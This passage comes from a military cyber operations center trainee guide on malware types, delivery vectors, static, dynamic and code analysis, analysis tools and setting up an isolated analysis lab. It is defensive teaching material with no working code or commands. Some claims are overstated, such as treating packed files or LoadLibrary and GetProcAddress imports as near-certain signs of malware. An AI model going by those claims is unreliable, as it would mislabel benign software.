- Domain Shadowing: First the hacker obtains domain registrar credentials through a successful attack, usually phishing. This allows them to add host records to an organization's DNS records and redirect them to their malicious IPs.
- For example, let's say you've determined that you will never worry about traffic to "somelocalcompany.com," and you whitelist the domain. They fall victim to domain shadowing, and now you may have traffic going to "somalicioushostinrussia.somelocalcompany.com" and not even notice it. So much for whitelisting by domain! Your systems are headed out to Russia to pick up some nasty code!
- Malvertising: These are online ads that are owned by cybercriminals. Malicious software is downloaded onto the user's systems when they click the infected ad, which can be on any site, even popular ones. They are often redirected to an exploit kit landing page. The exploit kit can successfully load malware into a system without user consent. Often the victim is unaware that anything suspicious happened.

Lesson 5.1 Lab 1: Dynamic Malware Analysis (60 Minutes)



In this lab, the trainee will:

- Perform an initial triage of suspicious software from inside a protected environment.
- Use of a separate system to deploy a fake DNS server and to observe suspicious network traffic.
- Use system snapshot tools before and after execution of the suspicious code.
- Use system monitoring applications to observe real-time process changes.
- Note all discrepancies in your analysis.

Lesson 5.1 Knowledge Check

Knowledge Check #1 on Malware Fundamentals.



You will now use the LMS to access Knowledge Check #1, which covers the information we have just discussed in Malware Fundamentals.

Lesson 5.1 Malware Fundamentals Summary

In this lesson, trainees learned about the fundamentals of malware. They learned to identify common malware classifications, functional definitions of malware types, and how malware is distributed. Malware is common and expensive, and the ability to recognize it and effectively respond to the threat will greatly enhance your ability to defend and protect your network, as well as protect the valuable data on the network. It will even ensure that your network is available when it's most needed to combat an adversary. Failing to adequately deal with malware will cripple your network, leaving you without critical assets when they are most needed.

Enabling Learning Objective. With the aid of and per the references:

- Define what malware is.
- Identify common malware types.
- Understand common misconceptions about malware.
- Prevent malware infections.
- Identify malware infection vectors.
- List malware delivery vectors.

ROYAL SAUDI AIR FORCE
Directorate of Communications & Information Technology
F-15SA Cyber Protection & Related Facilities
CONTRACT: FA8730-16-C-0019

Malware Analysis Approaches

FS-05.2

September 2021



TRAINEE GUIDE

Prepared by:

INTRODUCTION

Overview. CSOC provides many benefits. Cyber-attacks originate quickly, requiring an immediate response. The attacks on significant internet-facing links can exceed 100,000 events per second. The automated tools of a CSOC enable rapid mitigation action. The tools available in a CSOC are continually updated to capture an ever-growing list of security threats.

A well-trained CSOC team can correlate all security events to find those that exhibit attack characteristics. Meanwhile, less sinister events are monitored for any sign of an attack. A CSOC additionally provides value by prioritizing resources and triaging events to counter the most critical threats first. The technical workforce and tools available in a CSOC enable the efficient resolution of incoming cyber threats. CSOCs also serve as a central point of information exchange on cybersecurity.

This course will outline the tools and knowledge required to serve as a valuable member of the RSAF CSOC team. Listen carefully and attentively to ensure you are prepared for the challenges a CSOC faces each day. Over the next ten days, we will discuss the knowledge and skills necessary to serve as an effective team member of the cybersecurity operations center.

Terminal Learning Objective. Understand malware analysis approaches in accordance with the references.

Enabling Learning Objective. With the aid of and per the references:

- Understand the ways to approach malware analysis and when to use each.
- Have an understanding of dynamic and static malware analysis.
- Understand the basic process of code analysis.
- Be able to identify how malware traverses the network.

Evaluation. You will be evaluated by Knowledge and Performance exams within this course.

Lesson 5.2 Malware Analysis Approaches Introduction

Malware Analysis is an extremely fluid part of forensics. When approaching a piece of malware you need to keep an open approach each time and not bottleneck yourself by thinking there's only one way to do it. Each scenario will be different just like each piece of malware will function differently. Going forward I want you to remember to remain available to treat each scenario completely different than the last. As we talk about these different approaches we can take moving forward try and imagine yourself in a situation where you have a new piece of malware and how you could apply those approaches to that specific scenario.

Lesson 5.2.1 Different Ways to Analyze Malware

1. **Static Analysis.** Basic static analysis does not require that the code is actually run. Instead, static analysis examines the file for signs of malicious intent. It can be useful to identify malicious infrastructure, libraries, or packed files. Technical indicators are identified such as file names, hashes, strings such as IP addresses, domains, and file header data can be used to determine whether that file is malicious. In addition, tools like disassemblers and network analyzers can be used to observe the malware without actually running it to collect information on how the malware works. However, since static analysis does not run the code, sophisticated malware can include malicious runtime behavior that can go undetected. For example, if a file generates a string that then downloads a malicious file based upon the dynamic string, it could go undetected by basic static analysis. Enterprises have turned to dynamic analysis for a more complete understanding of the behavior of the file.

2. **Dynamic Analysis.** Dynamic malware analysis executes suspected malicious code in a safe environment called a sandbox. This closed system enables security professionals to watch the malware in action without the risk of letting it infect their system or escape into the enterprise network. Dynamic analysis provides threat hunters and incident responders with deeper visibility, allowing them to uncover the true nature of a threat. As a secondary benefit, automated sandboxing eliminates the time it would take to reverse engineer a file to discover the malicious code. The challenge with dynamic analysis is that adversaries are smart, and they know sandboxes are out there, so they have become very good at detecting them. To deceive a sandbox, adversaries hide code inside them that may remain dormant until certain conditions are met. Only then does the code run.

3. **Hybrid Analysis.** Basic static analysis isn't a reliable way to detect sophisticated malicious code, and sophisticated malware can sometimes hide from the presence of sandbox technology. By combining basic and dynamic analysis techniques, hybrid analysis provide the security team the best of both approaches –primarily because it can detect malicious code that is trying to hide, and then can extract many more indicators of compromise (IOCs) by statically and previously unseen code. Hybrid analysis helps detect unknown threats, even those from the most sophisticated malware. For example, one of the things hybrid analysis does is apply static analysis to data generated by behavioral analysis – like when a piece of malicious code runs and generates some changes in memory. Dynamic analysis would detect that, and analysts would be alerted to circle back and perform basic static analysis on that memory dump. As a result, more IOCs would be generated and zero-day exploits would be exposed.

4. **Code Analysis.** Manual Code analysis is a complicated task that requires a high degree of skill and

knowledge. With tools such as IDA or OlyDebug, we can take the source code and convert it back into a readable language to analyze it line by line. Debuggers take the code and transform it into assembly language, a low-level language that has direct translations to binary and deals with specific registers but is readable, with practice and study, to analysts in order to determine what code is doing.


Lesson 5.2.2 When to Use Different Techniques

Not every scenario you will encounter in your career will require you to debug the software and get down to source code, not every scenario will even require you to look at strings. Each scenario will be different and will need a different approach or a combination of approaches.

1. **Static Analysis.** A static approach is most often the first way you will analyze a piece of malware when you are in a malware lab, once in your clean environment you'll begin looking at file names, strings, and structure of the malware. This type of analysis is not usually suitable for on-the-fly analysis because it is time-consuming.
2. **Dynamic Analysis.** Dynamic analysis can either be quicker or longer than static analysis depending on the depth of review. When you are supporting a mission dynamic may be your only approach available i.e. you are supporting a team exploring a network for pen-testing and they come across an unrecognized executable, they send a copy to you, and they ask is this safe to execute we only have 2 minutes, what do you do? you put it in a safe environment and execute it. Suddenly your environment collapses and your VM's fail, you can now return that the file is not safe to execute, this is a rudimentary example of dynamic analysis.
3. **Hybrid Analysis.** Hybrid analysis is the most common type of analysis, it uses a combination of dynamic, static, and even debugging/code analysis. such as searching through the file structure and then proceeding to run the application to see if it does what you believe it will do or running a program in a debugging application line by line to see what each line of code is doing.
4. **Debugging/Code Analysis.** Debugging and code analysis is a deep look into the source or reassembled code either statically or dynamically to gain an understanding of what the software is doing.

Lesson 5.2 Video: Malware Analysis - Static, Dynamic, and Code Analysis (44 minutes)

Lesson 5.2.3 Static Analysis Techniques



Malware is generally of two types those which are obfuscated and those which are not. The ones which aren't obfuscated can be very well analyzed by static tools but nowadays malware is mostly packed & obfuscated. Obfuscated programs are ones whose execution the malware author has attempted to hide. Packed programs are a subset of obfuscated programs in which the malicious program is compressed and cannot be analyzed. To identify if malware is packed or not we can carry a static check on it with Strings and if we find extremely few numbers of strings then there is a near 100% chance that the code is malicious. Packed and obfuscated code will at least include the functions like LoadLibrary and GetProcAddress, which are used to load and gain access to additional functions and are a giveaway indicating that the program is malware.

1. Packing Files.

When the packed program is run, a small wrapper program also runs to decompress the packed file and then run the unpacked file. Analyzing the packed program we can only make clear sense of the wrapper program and it can be then dissected,

2. Portable executable file format is used by Windows executables, object codes, and DLLs. The PE file format is a data structure that contains the information necessary for the Windows OS loader describing how to manage the wrapped executable code. Nearly every file with executable code loaded by Windows is in the PE file format except for a few of the legacy file formats which occur on rare occasions in malware. PE files begin with a header that includes:

- . Information about the code.
- . Type of application.

- . Required library functions.
- . Space requirements.

The information received from the PE header can be of great value for the malware analyst. PE file headers can provide considerably more information than just imports. The PE file format contains a header followed by a series of sections. A lot of information can be derived from the header as it contains metadata about the file itself. Following the header file, we also have access to the actual sections of the file, each of which contains useful information.

- PE Header Summary: The PE header contains useful information for the malware analyst, and we will continue to examine it in subsequent chapters. Few of the key information can be obtained from a PE header.

3. We know that the malware needs to use linked libraries & functions to work properly, so let's discover that.

- . Linked Libraries.

One of the most useful pieces of information that we can gather about an executable is the list of linked libraries it utilizes.

Code libraries can be linked statically, at runtime, or dynamically

Knowing how the library code is linked can be critical to our understanding of the malware as the information we find in the PE header can be made sense of depending on how these libraries interact and link with each other.

- . Static Linking.

It is the least commonly used method of linking libraries (common for UNIX & Linux)

When statically linked, all code is copied into the executable which in turn increases the size of the file itself.

Though analyzing the code does become difficult as it becomes extremely hard to differentiate between the statically linked code & the executable's own code.

If static linked is used, then the PE header files don't indicate that the file contains linked code.

- . Runtime Linking.

It is used mainly in malware programs, especially when it's packed or obfuscated.

Executables that use this technique connect to libraries only when needed.

Windows function allows programs to call functions not listed in the program's header file.

The two most commonly used functions are LoadLibrary and GetProcAddress

LdrGetProcAddress and LdrLoadDll are also used

LoadLibrary and GetProcAddress allow a program to access any function in any library on the system.

So whenever these functions are used we can't tell exactly which functions are being linked to the suspect program.

- . Dynamic Linking.

This is the most common method used with malware.

When libraries are dynamically linked, the host OS searches for the necessary libraries whenever the program is loaded.

When the program calls the linked library function, that function executes within the library.

The PE file header stores the information about every library that will be loaded and every function that will be used by the program.

Identifying the libraries being used are extremely important as it allows us to guess what the program is

trying to do. Common DLLs are mostly required and can be used to make certain deductions.

4. Functions.

Functions that are being called by the portable executable gives us in depth understanding about its workings. There are three different types of linked libraries and in the same way, we also have two major subdivisions in functions, i.e. import and export.

- Import Functions.

Imports are functions used by one program to link to code libraries that contain the required functionality and are stored in different programs.

PE file header also includes information about specific functions used by an executable.

The name of these Windows functions can give you a proper idea of what the executable does.

- Export Functions.

DLLs and EXEs export functions to interact with other programs and code.

DLL implements one or more functions and exports them for use by an executable that can then import and use them. PE file contains information about which functions a file exports.

DLLs are specifically implemented to provide functionality used by EXEs

If you discover exports in an executable, they often will provide useful information

In many cases, software authors name their exported functions in a way that provides useful information.

Therefore, the names of exported functions are actually of limited use against sophisticated malware.

If malware uses exports, it will often either omit names entirely or use unclear or misleading names.

5. Antivirus Scanning.

This is the first step that you can carry out to figure out whether the particular program that you doubt to be malware is actually malicious or not. Most of the time the software that you want to check for security reasons might have already been identified by the major antivirus companies and it will save a lot of time for you trying to figure that out by yourself.

These are not perfect by any means, they carry out the scan using already known suspicious code (file signatures), as well as behavior & pattern-matching analysis (heuristics).

Significant changes in code can be used to bypass file signature checks. Hence new and unique malware can bypass such heuristics check.

Different antivirus tools use different signatures to figure out the malware, so it is recommended to test the malware file against various antivirus (virustotal.com).

6. Hashing.

Hashing is a common technique that is used to uniquely identify malware. The thing about hashing is that once we have the unique hash of the software we deem to be malicious we can then use it for several purposes

- Use it as a label to identify it across the malware analysis community.
- Share it with other analysts to help them identify the malware.
- Search for that malware online and check if it has been already identified.

7. Finding strings.

We know what string is, the strings that we are talking about are a sequence of characters that are present in the program. So in this particular technique, we try to fish out the strings that are present in the program, like a message, something connecting to a URL, or copies of files that might be present at a

specific location, etc.

Searching through these strings could be a way to get hints about the functionality of a program.

Strings (bit.ly/ic4pLL) tool by Microsoft can be used to search an executable for strings, which are typically stored in either ASCII or Unicode format.

Strings searches for a three-letter or greater sequence of ASCII and Unicode characters, followed by the termination character.

Strings ignore context and formatting while it searches an executable for ASCII & Unicode strings so that it can analyze any file type and detect strings across the entire file.


Not all strings found by Strings are valid strings they can be string, memory address, CPU instructions, or data used by the program, leaves to the user to filter them out.

8. Detecting packers with PEiD.

Using PEiD we can detect the type of packer or compiler employed to build an application, which makes analyzing the packed file much easier e.g. Id proof, photo, payment.

The support and development on PEiD have been stopped in 2011 yet it is one of the best tools and in a few cases, it can also identify the packer used to pack the file.

STATIC MALWARE ANALYSIS VERSUS DYNAMIC MALWARE ANALYSIS

Static Malware Analysis	Dynamic Malware Analysis
Static analysis is a process of analyzing a malware binary code without actually running the code.	Dynamic analysis requires program to be executed in a closely monitored virtual environment.
It uses a signature-based approach for malware analysis.	It uses a behavior-based approach for malware detection and analysis.
It involves file fingerprinting, virus scanning, reverse-engineering the binary, file obfuscations, analyzing memory artifacts, packer detection, and debugging.	Dynamic analysis involves API calls, instruction traces, registry changes, network and system calls, memory writes, and more.
It is ineffective against sophisticated malware programs and codes.	It is effective against all types of malware because it analyzes the sample by executing it. 

Dynamic analysis can be put to use to analyze the runtime behavior of malware. Unlike static analysis, one doesn't need to understand in-depth how the packing is being done as an example. If the malware author has used a custom packer, in static analysis one has to understand that and then start analysis post unpacking. In the case of dynamic analysis, this might not be needed. One of the mechanisms to do dynamic analysis is to use a Sandbox, which will virtualize the complete environment and also mimics the network services like DNS servers etc. Examples of sandboxes are Norman Sandbox, Cuckoo sandbox, GFI, etc.

1. What you are looking for. When conducting dynamic analysis it is important to look for changes to registry keys and network connections. Even a new listening port without a connection is notable. Persistence and dropped or hidden files need to be located. The main goal is to find changes made when the program was run.

2. Execute the malware.

The exe files can be launched directly but if malware is in form of a dll, it can be launched using rundll32.exe with dll name and exports as the argument to it. Exports are the exported api from within the dll. It is important to know that all malware files you plan to execute must be in a sanitized and segregated environment.

Lesson 5.2.5 Dynamic Analysis Tools

1. PeStudio.

This is an excellent tool for conducting an initial triage of a malware sample and allows me to quickly pull out any suspicious artifacts. Once a binary has been loaded it will quickly provide the user with hashes of the malware and any detections found in VirusTotal. A list of strings is also pulled however if the sample is packed this may not return any strong IOCs, unpacking the sample, and then reviewing the strings will often provide useful information such as malicious domains and IP addresses. This helps identify whether the malware is packed or not. When a sample is packed this means the malware author has effectively put a layer of code around the malware in order to obfuscate its true functionality and prevent analysis of the malware. To assist with identifying packed malware PeStudio displays the level of entropy of the file. Entropy is measured on a scale of 0-8, with 8 being the highest level of entropy. The higher the entropy the more likely that a piece of malware is packed. Another useful section is the 'Imports' tab, this contains functionality that is imported into the malware so it can perform certain tasks. For example, Windows contains various libraries called DLLs, this stands for dynamic link library. Each library contains a unique set of functions known as Windows APIs, these are used by legitimate programs to perform various functions. For example, the DLL Kerner32.dll contains the API CreateProcessW, this can be used by a piece of software to create a new running process. However, malware will use the same methodology to import its functionality. If the malware needs to create a new file on disk, the malware author doesn't need to write a piece of code to do that they can just import the API CreateFileW into the malware. By looking at the imports a malware analyst may be able to predict the potential behavior of the malware.

2. Process Monitor(ProcMon).

ProcMon is a powerful tool from Microsoft which records live filesystem activity such as process creations and registry changes. This is handy when used in tandem with Process Hacker as a new process may be created and then quickly killed, this process can then be reviewed in the ProcMon capture. Using the prebuilt filters or process tree an analyst can quickly identify what processes were created, where the executable was run from, and the parent/child dependencies. ProcMon can be particularly useful when analyzing malicious documents. The threat actors behind Emotet often use malicious Word documents as an attack vector. The Word document will contain macros which when enabled will call out to the attacker's C2 infrastructure and download the Emotet payload. None of this activity is visible to the user of the compromised device. By using ProcMon you are able to capture the Word Document being opened, view the hidden PowerShell process being launched and the base64 encoded command being run. One issue with ProcMon is that in a matter of seconds it can quickly record over 100,000 events. Although the filters in ProcMon are excellent there is always a risk an event of interest could be missed, however, this data can be exported as a CSV and imported into the next tool in my list.

3. ProcDot.

ProcDot allows a malware analyst to ingest the output from ProcMon and automatically generate a graphical representation of the captured data. Simply upload the CSV into ProcDot and select the process name of the malware. Rather than creating filters and navigating hundreds of thousands of events you are now able to navigate a visual diagram of what recorded malware activity. ProcMon data can also be enriched by ingesting a pcap from a tool such as Wireshark into ProcDot.

4. AutoRuns.

AutoRuns is another Microsoft tool that will display any installed software on a device that is set to launch when a machine is powered on. Malware can hide but ultimately it has to run and in order to survive a reboot a piece of malware must create a persistence mechanism. There are a few techniques that can be employed to achieve this objective such as creating a scheduled task or creating specific run keys within the registry. After running a piece of malware in a VM running Autoruns will detect and highlight any new persistent software and the technique it has implemented making it ideal for malware analysis.

5. Fiddler.

Malware will often use HTTP/HTTPS to contact its C2 servers and download additional malware or exfiltrate data. Using a tool such as Fiddler which acts as a web proxy allows this traffic to be captured and analyzed. This can prove useful when analyzing a malicious document that incorporates macros to download a malicious payload, running fiddler allows a malware analyst to identify the domains that are hardcoded into the document and will be used to download the hosted malware.

6. Regshot.

Regshot is an open-source (LGPL) registry compare utility that allows you to quickly take a snapshot of your registry and then compares it with a second one - done after doing system changes or installing a new software product.

Lesson 5.2.6 Code Analysis

1. Code Analysis is oftentimes used synonymously with static analysis but this is not accurate. You can statically analyze programs including their file contents and strings and executables without ever executing their code, similarly, you can dynamically analyze code using debuggers to add breakpoints when executing the code.

2. Code analysis is difficult because you are often looking at a program using multiple files calling multiple functions in a language you may not have experience in, assembly, and you have to learn what this program is doing that you can't see. Code analysis can occur in any and every programming language and could even introduce spoken language barriers from named functions made by programmers who do not speak your native language. The majority of code analysis will be done in Assembly language as compiled code is reassembled back to a human-readable language.

3. When reading code it is important to remember that not all code will be read straight up and down. You may have to jump files and whole sections of code as different functions and procedures are called. Code may even make several jumps before returning to the point you left.

Lesson 5.2 Lab 1: Analyze and Classify Malware (60 Min)

In this lab, you will attempt to conduct a basic analysis on some malware samples that were found on the internal network.

Lesson 5.2 Video: SOC Analyst Skills - Wireshark Malicious Traffic Analysis (24 Min)

Lesson 5.2.7 Network Behavior Analysis

1. Network behavior analysis monitors the inside happenings of an active network by collecting data from many data points and devices to give a detailed offline analysis. It is constantly watching the network, marking known and unknown activities, new and unusual patterns, and indicating potential threats by flagging. The program also checks and accounts for changes in bandwidth and protocol being used during communication. This is particularly applicable in finding a potentially dangerous data source or website. A network behavior analysis program must reduce the labor and time expended by network administrators in detecting and resolving network issues. It is thus an enhancement to protect the network along with firewalls, antivirus software, and spyware detection tools. Utilizing NBA correctly when analyzing malware we can often determine what type of malware is on a device.


2. Behavior-based detection has the edge since it can discover unknown threats in real-time. Not only that, but it can help you obtain an in-depth analysis of the malware; more specifically, its modus operandi. Intermediary servers known as “Command and Control” (C&C) servers play a supporting role, as they allow attackers to establish a communication path with the infected machine. Such a connection will typically seek to mimic normal network traffic through the use of HTTP, HTTPS, or DNS.

3. Every type of malware has a specific behavior that is typical of its kind:

- . Worms (e.g., Wiper).
 - . A lot of scanning.
 - . Noisy traffic.
 - . Attempts to move laterally through local ports.
- . Cryptominers.
 - . Remain hidden to use computational resources.
 - . At the time of its initial execution, the malware communicates join requests to a “mining pool”.
 - . The network signature of miners is HTTP traffic mostly transmitted to blacklisted domains.

- A marked increase in the use of computational resources.
- Ransomware.
 - The encryption activity is visible if we look at the memory fingerprint on affected devices
 - In terms of propagation, its network signature is subtle.
 - Obfuscation of C&C architecture to protect it from takedowns by law enforcement.
- Remote Access Trojans.
 - Maintain an effective C&C infrastructure for regular communication/execution.
 - A distinctive network trace related to a continuous communication between the infected system and any number of IP addresses.
 - Bulletproof hosting (occasionally).

Lesson 5.2.8 Setting Up an Analysis Machine



1. Brainstorming to Build a Malware Analysis Lab

The first and the most important thing to do before setting up a lab is to figure out the needs and the requirements for setting up a lab. It is very important to have some dedicated systems with tools to control, analyze, and safeguard your environment.

Some of the questions that you need to be clear about, to have a clear understanding of what you need in your lab.

- What tools do you need?: There are a lot of tools available in the market for each task associated

with Malware Analysis. But you need to try a bunch of these tools and determine which tools are best suited for your need.

- What type of Operating Systems do you need?: There are a variety of systems available out there like Windows, Linux, OS X, or even mobile OS like Android, iOS, etc. It is advisable to get started with Windows and Linux first and then you can get your hands on other operating systems.
- What do you want to achieve?: You should have a clear understanding of your motive of setting up the lab and be clear which what you want to achieve through the lab.

2. Steps for setting up Malware Analysis Lab

To set up the Malware Analysis Lab, follow the points mentioned below.

- Network: One of the most important and the first step in setting up a lab is to define its network. Here are a few reasons why this step is important:
 - You need to have information about your network to identify uncommon patterns and uncommon connection attempts.
 - You need to know about what is going in and what is going out of the network.
 - You need to intercept traffic between your Analysis system and the Network.
 - You need to isolate the analysis system from other computers.
 - Choose your favorite private network address spaces so you assign static IP addresses to each one of your systems. The reason for this allotment is that when you start collecting Network information and you will spend most of your time trying to figure out which systems did that belong to if you don't make a list.
 - You're also going to need a dedicated machine to control your network traffic and to act as a gateway for your lab. REMnux and Kali are two options that you can consider for your gateway.

- Virtualization: Virtualization software is required in either of the following scenarios:

When you don't have a few spare machines, a switch, and a dedicated physical space for this.

You simply want to carry your Lab with you whenever you go.

There are few options for Virtualisation software like VMWare, Qemu, Virtual Box (free), and if you don't mind spending a few bucks then you can go for VMWare Workstation. Virtualization software will allow you to host your entire lab in a single machine and they provide another interesting feature i.e. snapshots. Snapshots allow you to revert the state of your machines to a clean state, so you can start an analysis over and over again. These are quite useful for keeping track of your work on long analysis. If you are using Virtualization Software, how you set up your virtual network is very important. You have three options for this:

Bridged: Do not use Bridged mode, this can expose your network to threats, and you don't want to infect anybody else systems.

NAT: This is the ideal choice. Disable DHCP so you can stick to your design.

Host-Only: Host-Only will only communicate your virtual system with your host machine, you don't want this either.

- Analysis Machines: If you are going to do Malware Analysis, then you will need a variety of systems to run your samples, Execute your tools, and do Static and Dynamic Analysis. You will have to follow the following simple steps to set up each one of the systems that you choose.
 - Install the Operating System and install the Security Updates.

- . Install Virtual Machine Tools(optional).
- . Install Analysis Tools and for Windows, you can check Flare VM tools to automate some of this task.
- . Set up Network Configuration.
- . Save a Snapshot in a clear state.
- . These simple five steps will help you to get a checklist and set up the machines you'll need to move forward on your analysis.

Operating systems can be selected from the following list:

Windows 10

Windows 7

Linux (Ubuntu Server 16.04)

REMnux

Kali Linux

Metasploitable 2

Metasploitable 3

Virtual Machine with OS X

Android

REMnux or Kali needs to be your Gateway as REMnux is a dedicated system for Malware Reverse Engineering and comes with tons of handy tools for this purpose and Kali is a Linux Distro which is specifically designed for Penetration Testing and Ethical Hacking. For beginners, REMnux should be the first and the last choice for the Gateway as REMnux allow you to sniff network traffic outside of your analysis machines and also control it. In case, you are ready to go with both the options, REMnux and Kali, then these should be your only machines with Internet access. You can achieve this by adding more than one network card to these virtual machines. As the second Network card will allow you to provide Internet access to your analysis machine when needed and you'll be less prone to expose yourself to the malware samples that you are analyzing.

- . **Testing your Environment:** Before starting with the analysis, you need to make sure that everything is perfect and working fine. For this, you need to check the following things: Make sure no analysis machine has access to the Internet or your home/ work network. You can control this with a Gateway. Try turning it ON and OFF so that you can get familiar with the process. Turn all your machines ON and try running a network scan to see that everything is working properly. It is very important to make sure that all your machines have a Snapshot in a clear state. You should have clear rules and definitions stating how often you will update them to install security patches, new software versions, and other caveats.
- . **Start your Malware Analysis:** Now at this stage, you are all set to get started with your first Malware Analysis. Just pick up a sample, turn on your machines and begin to internalize yourself with the tools, systems, and brand new environment. You can also take a look at theZoo, a Github repo with over 170+ samples of different families for you to look at, in case you don't have any sample to start with. Malware Analysis might be hard, but it would be fun as it is not only running samples and disassembling code but also you'll explore a lot of different technologies and architectures over time. The best way to keep up is to continuously try new things and look at new samples, and the best way to be effective is to have a proper functional environment where you can do all the activities.

Lesson 5.2 Lab 2: Detect Embedded Shellcode in a Microsoft Office Document (60 Min)

Malware can take many forms. Microsoft Office documents can act as a vehicle for a variety of ingenious attacks. Students will detect shellcode embedded in a Microsoft document.

Lesson 5.2 Knowledge Check

Knowledge Check #1 on Malware Analysis Approaches.



You will now use the LMS to access Knowledge Check #1, which covers the information we have just discussed in Malware Analysis Approaches.

Lesson 5.2 Malware Analysis Approaches Summary

In this lesson, we covered at a high level the different ways to analyze malware and the different approaches you can take. Some of you may already be forming an opinion about which type of analysis is your favorite. As we move forward in this lesson and we begin to get more technical keep the

fundamentals in mind and try to think at each step what approach am I taking, and can I approach this from another perspective.

ROYAL SAUDI AIR FORCE
Directorate of Communications & Information Technology
F-15SA Cyber Protection & Related Facilities
CONTRACT: FA8730-16-C-0019

Malicious Code Analysis

FS-05.3

September 2021



TRAINEE GUIDE

Prepared by:

INTRODUCTION

Overview. CSOC provides many benefits. Cyber-attacks originate quickly, requiring an immediate response. The attacks on significant internet-facing links can exceed 100,000 events per second. The automated tools of a CSOC enable rapid mitigation action. The tools available in a CSOC are continually updated to capture an ever-growing list of security threats.

A well-trained CSOC team can correlate all security events to find those that exhibit attack characteristics. Meanwhile, less sinister events are monitored for any sign of an attack. A CSOC additionally provides value by prioritizing resources and triaging events to counter the most critical threats first. The technical workforce and tools available in a CSOC enable the efficient resolution of incoming cyber threats. CSOCs also serve as a central point of information exchange on cybersecurity.

This course will outline the tools and knowledge required to serve as a valuable member of the RSAF CSOC team. Listen carefully and attentively to ensure you are prepared for the challenges a CSOC faces each day. Over the next ten days, we will discuss the knowledge and skills necessary to serve as an effective team member of the cybersecurity operations center.

Terminal Learning Objective. Understand Malicious Code Analysis in accordance with the references.

Enabling Learning Objectives. With the aid of and per the references:

